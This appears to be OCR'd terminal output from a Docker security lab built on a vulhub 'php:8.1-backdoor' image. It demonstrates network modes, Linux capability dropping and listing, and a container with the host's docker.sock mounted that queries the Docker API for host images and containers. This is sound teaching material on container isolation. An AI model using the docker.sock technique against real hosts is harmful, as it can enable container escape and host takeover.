2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 79200sec preferred_lft 79200sec
    inet6 fe80::501d:1c30:9279:5b53/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: br-265ed8dc9ee8: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:1a:8d:51:70 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-265ed8dc9ee8
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:db:d4:9e:25 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:dbff:fed4:9e25/64 scope link
```


```
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker compose up -d                    130 ↵ nishaanth@kali
[+] Running 4/4
 ⠿ web Pulled                                                                                          17.3s
   ⠿ b9a857cbf04d Pull complete                                                                        13.0s
   ⠿ bea73d214b11 Pull complete                                                                        16.1s
   ⠿ 4f4fb700ef54 Pull complete                                                                        16.3s
[+] Running 1/2
 ⠿ Container 81-backdoor-web-1                                  Started                                 2.0s
 ⠿ web Published ports are discarded when using host network mode                                       0.0s
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker ps                                nishaanth@kali
CONTAINER ID   IMAGE                     COMMAND                  CREATED          STATUS          PORTS     NAMES
0fa17deb9f68   vulhub/php:8.1-backdoor   "php -S 0.0.0.0:80 -…"   59 seconds ago   Up 56 seconds             81-backdoor-web-1
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker exec -it 0fa17deb9f68 /bin/bash  nishaanth@kali
root@kali:/var/www/html# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 79220sec preferred_lft 79220sec
    inet6 fe80::501d:1c30:9279:5b53/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


```
  GNU nano 6.4
version: '2'
services:
 web:
   image: vulhub/php:8.1-backdoor
   volumes:
    - ./index.php:/var/www/html/index.php
   ports:
    - "8080:80"
   network_mode: "none"
```

```
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker compose up -d
[+] Running 1/1
 ⠿ Container 81-backdoor-web-1  Started
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker ps
CONTAINER ID   IMAGE                     COMMAND                  CREATED         STATUS         PORTS     NAMES
1c584ef07426   vulhub/php:8.1-backdoor   "php -S 0.0.0.0:80 -…"   3 seconds ago   Up 2 seconds             81-backdoor-web-1
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ docker exec -it 1c584ef07426 /bin/bash
root@1c584ef07426:/var/www/html# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
root@1c584ef07426:/var/www/html#
```

```
version: '2'
services:
 web:
   image: vulhub/php:8.1-backdoor
   volumes:
    - ./index.php:/var/www/html/index.php
   ports:
    - "8080:80"
   cap_drop:
    - ALL
   cap_add:
    - NET_RAW
```

```
version: '2'
services:
 web:
   image: vulhub/php:8.1-backdoor
   volumes:
    - ./index.php:/var/www/html/index.php
   ports:
    - "8080:80"
```


1 2 3 4
nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor
File Actions Edit View Help
nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor ×
nishaanth@kali:/tmp ×
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ ls /usr/bin/ping
/usr/bin/ping
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ getcap /usr/bin/ping
/usr/bin/ping cap_net_raw=ep


nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor
File Actions Edit View Help
nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor ×
nishaanth@kali:/tmp ×
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ getpcaps 402
402: cap_audit_write=ep
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ

Capability Key	Capability Description
AUDIT_CONTROL	Enable and disable kernel auditing; change auditing filter rules; retrieve auditing status and filtering rules.
AUDIT_READ	Allow reading the audit log via multicast netlink socket.
BLOCK_SUSPEND	Allow preventing system suspends.
BPF	Allow creating BPF maps, loading BPF Type Format (BTF) data, retrieve JITed code of BPF programs, and more.
CHECKPOINT_RESTORE	Allow checkpoint/restore related operations. Introduced in kernel 5.9.
DAC_READ_SEARCH	Bypass file read permission checks and directory read and execute permission checks.
IPC_LOCK	Lock memory (mlock(2), mlockall(2), mmap(2), shmctl(2)).
IPC_OWNER	Bypass permission checks for operations on System V IPC objects.
LEASE	Establish leases on arbitrary files (see fcntl(2)).
LINUX_IMMUTABLE	Set the FS_APPEND_FL and FS_IMMUTABLE_FL i-node flags.
MAC_ADMIN	Allow MAC configuration or state changes. Implemented for the Smack LSM.
MAC_OVERRIDE	Override Mandatory Access Control (MAC). Implemented for the Smack Linux Security Module (LSM).
NET_ADMIN	Perform various network-related operations.
NET_BROADCAST	Make socket broadcasts, and listen to multicasts.
PERFMON	Allow system performance and observability privileged operations using perf_events, i915_perf and other kernel subsystems

Capability Key	Capability Description
AUDIT_WRITE	Write records to kernel auditing log.
CHOWN	Make arbitrary changes to file UIDs and GIDs (see chown(2)).
DAC_OVERRIDE	Bypass file read, write, and execute permission checks.
FOWNER	Bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
FSETID	Don't clear set-user-ID and set-group-ID permission bits when a file is modified.
KILL	Bypass permission checks for sending signals.
MKNOD	Create special files using mknod(2).
NET_BIND_SERVICE	Bind a socket to internet domain privileged ports (port numbers less than 1024).
NET_RAW	Use RAW and PACKET sockets.
SETFCAP	Set file capabilities.
SETGID	Make arbitrary manipulations of process GIDs and supplementary GID list.
SETPCAP	Modify process capabilities.
SETUID	Make arbitrary manipulations of process UIDs.

CAP_SYS_ADMIN

*

Perform a range of system administration operations including: **quotactl**(2), **mount**(2), **umount**(2), **swapon**(2), **swapoff**(2), **sethostname**(2), and **setdomainname**(2);

*

perform privileged **syslog**(2) operations (since Linux 2.6.37, **CAP_SYSLOG** should be used to permit such operations);

*

perform **VM86_REQUEST_IRQ vm86**(2) command;

*

perform **IPC_SET** and **IPC_RMID** operations on arbitrary System V IPC objects;

*

perform operations on *trusted* and *security* Extended Attributes (see **attr**(5));

*

use **lookup_dcookie**(2);

File Actions Edit View Help

nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor × nishaanth@kali:/tmp ×

```
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ capsh --print
Current: =
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux
_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap
_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_m
knod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend
,cap_audit_read,cap_perfmon,cap_bpf,cap_checkpoint_restore
Ambient set =
Current IAB:
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=1001(nishaanth) euid=1001(nishaanth)
gid=1001(nishaanth)
groups=27(sudo),100(users),144(vboxsf),146(docker),1001(nishaanth)
Guessed mode: UNCERTAIN (0)
nishaanth in ~/Documents/dock/vulhub-master/php/8.1-backdoor λ
```

```
┌─(~)──────────────────────────────────────────────────────────────────────────────────────────────(nishaanth@kali:pts/0)─┐
└─(11:18:42)──> docker run -it -v /var/run/docker.sock:/var/run/docker.sock ubuntu:latest sh -c "apt-get update; bash"

Get:1 http://archive.ubuntu.com/ubuntu jammy InRelease [270 kB]
Get:2 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Get:3 http://archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Get:4 http://archive.ubuntu.com/ubuntu jammy-backports InRelease [107 kB]
Get:5 http://archive.ubuntu.com/ubuntu jammy/universe amd64 Packages [17.5 MB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 Packages [23.2 kB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [906 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [836 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [869 kB]
Get:10 http://archive.ubuntu.com/ubuntu jammy/restricted amd64 Packages [164 kB]
Get:11 http://archive.ubuntu.com/ubuntu jammy/multiverse amd64 Packages [266 kB]
Get:12 http://archive.ubuntu.com/ubuntu jammy/main amd64 Packages [1792 kB]
Get:13 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1145 kB]
Get:14 http://archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [28.6 kB]
Get:15 http://archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1200 kB]
Get:16 http://archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [885 kB]
Get:17 http://archive.ubuntu.com/ubuntu jammy-backports/universe amd64 Packages [22.4 kB]
Get:18 http://archive.ubuntu.com/ubuntu jammy-backports/main amd64 Packages [49.0 kB]
Fetched 26.3 MB in 7s (3794 kB/s)
Reading package lists... Done
root@efc4c3969c2d:/# ls -la /var/run/docker.sock
srw-rw---- 1 root 146 0 Mar 23 11:09 /var/run/docker.sock
root@efc4c3969c2d:/#
```

root@efc4c3969c2d: / × nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor ×

```
php/8.1-backdoor » docker ps
CONTAINER ID   IMAGE                     COMMAND                  CREATED              STATUS              PORTS     NAMES
efc4c3969c2d   ubuntu:latest             "sh -c 'apt-get upda…"   About a minute ago   Up About a minute             thirsty_goldberg
1c584ef07426   vulhub/php:8.1-backdoor   "php -S 0.0.0.0:80 -…"   2 hours ago          Up 5 seconds                  81-backdoor-web-1
php/8.1-backdoor »
```

```
root@efc4c3969c2d:/# cat /etc/hostname
efc4c3969c2d
root@efc4c3969c2d:/# curl -s --unix-socket /var/run/docker.sock http://localhost/images/json
[{"Containers":-1,"Created":1679016943,"Id":"sha256:7cfbbec8963d8f13e6c70416d6592e1cc10f47a348131290a55d43c3acab3fb9","Labels":null,"ParentId":"","RepoDigests":["busybox@sha256:b5d6fe0712636ceb7430189de28819e195e8966372edfc2d9409d79402a0dc16"],"RepoTags":["busybox:latest"],"SharedSize":-1,"Size":4863138,"VirtualSize":4863138},{"Containers":-1,"Created":1678250667,"Id":"sha256:08d22c0ceb150ddeb2237c5fa3129c0183f3cc6f5eeb2e7aa4016da3ad02140a","Labels":{"org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.version":"22.04"},"ParentId":"","RepoDigests":["ubuntu@sha256:67211c14fa74f070d27cc59d69a7fa9aeff8e28ea118ef3babc295a0428a6d21"],"RepoTags":["ubuntu:latest"],"SharedSize":-1,"Size":77810806,"VirtualSize":77810806},{"Containers":-1,"Created":1617124275,"Id":"sha256:8afde5acc1fa82b42ecb780eb27c8850cd12d7198223b9b0979c332222bcd903","Labels":{"maintainer":"phithon <root@leavesongs.com>"},"ParentId":"","RepoDigests":["vulhub/php@sha256:5cbeb206dcda6c296bdc1e11f855073aa59dd68db8cfadb846a632727875a99a"],"RepoTags":["vulhub/php:8.1-backdoor"],"SharedSize":-1,"Size":240556883,"VirtualSize":240556883}]
root@efc4c3969c2d:/#
```

```
root@efc4c3969c2d:/# curl -s --unix-socket /var/run/docker.sock http://localhost/containers/json | jq .
[
  {
    "Id": "efc4c3969c2d69c07d842b9122e1645f3f34442f0f24f9222f3b72df85af6d17",
    "Names": [
      "/thirsty_goldberg"
    ],
    "Image": "ubuntu:latest",
    "ImageID": "sha256:08d22c0ceb150ddeb2237c5fa3129c0183f3cc6f5eeb2e7aa4016da3ad02140a",
    "Command": "sh -c 'apt-get update; bash'",
    "Created": 1679584736,
    "Ports": [],
    "Labels": {
      "org.opencontainers.image.ref.name": "ubuntu",
      "org.opencontainers.image.version": "22.04"
    },
    "State": "running",
    "Status": "Up 4 minutes",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {
```

root@efc4c39b9c2d: / × nishaanth@kali:~/Documents/dock/vulhub-master/php/8.1-backdoor ×


```
  "Names": [
    "/81-backdoor-web-1"
  ],
  "Image": "vulhub/php:8.1-backdoor",
  "ImageID": "sha256:8afde5acc1fa82b42ecb780eb27c8850cd12d7198223b9b0979c332222bcd903",
  "Command": "php -S 0.0.0.0:80 -t /var/www/html",
  "Created": 1679579233,
  "Ports": [],
  "Labels": {
    "com.docker.compose.config-hash": "d0b0f85a8784f33010c6c4368f7e2039f061552e5d5e58b48048ab0f3420be2d",
    "com.docker.compose.container-number": "1",
    "com.docker.compose.depends_on": "",
    "com.docker.compose.image": "sha256:8afde5acc1fa82b42ecb780eb27c8850cd12d7198223b9b0979c332222bcd903",
    "com.docker.compose.oneoff": "False",
    "com.docker.compose.project": "81-backdoor",
    "com.docker.compose.project.config_files": "/home/nishaanth/Documents/dock/vulhub-master/php/8.1-backdoor/docker-compose.yml",
    "com.docker.compose.project.working_dir": "/home/nishaanth/Documents/dock/vulhub-master/php/8.1-backdoor",
    "com.docker.compose.service": "web",
    "com.docker.compose.version": "2.16.0",
    "maintainer": "phithon <root@leavesongs.com>"
  },
  "State": "running",
  "Status": "Up 3 minutes",
  "HostConfig": {
    "NetworkMode": "none"
  },
```


THAT'S ALL, FOLKS!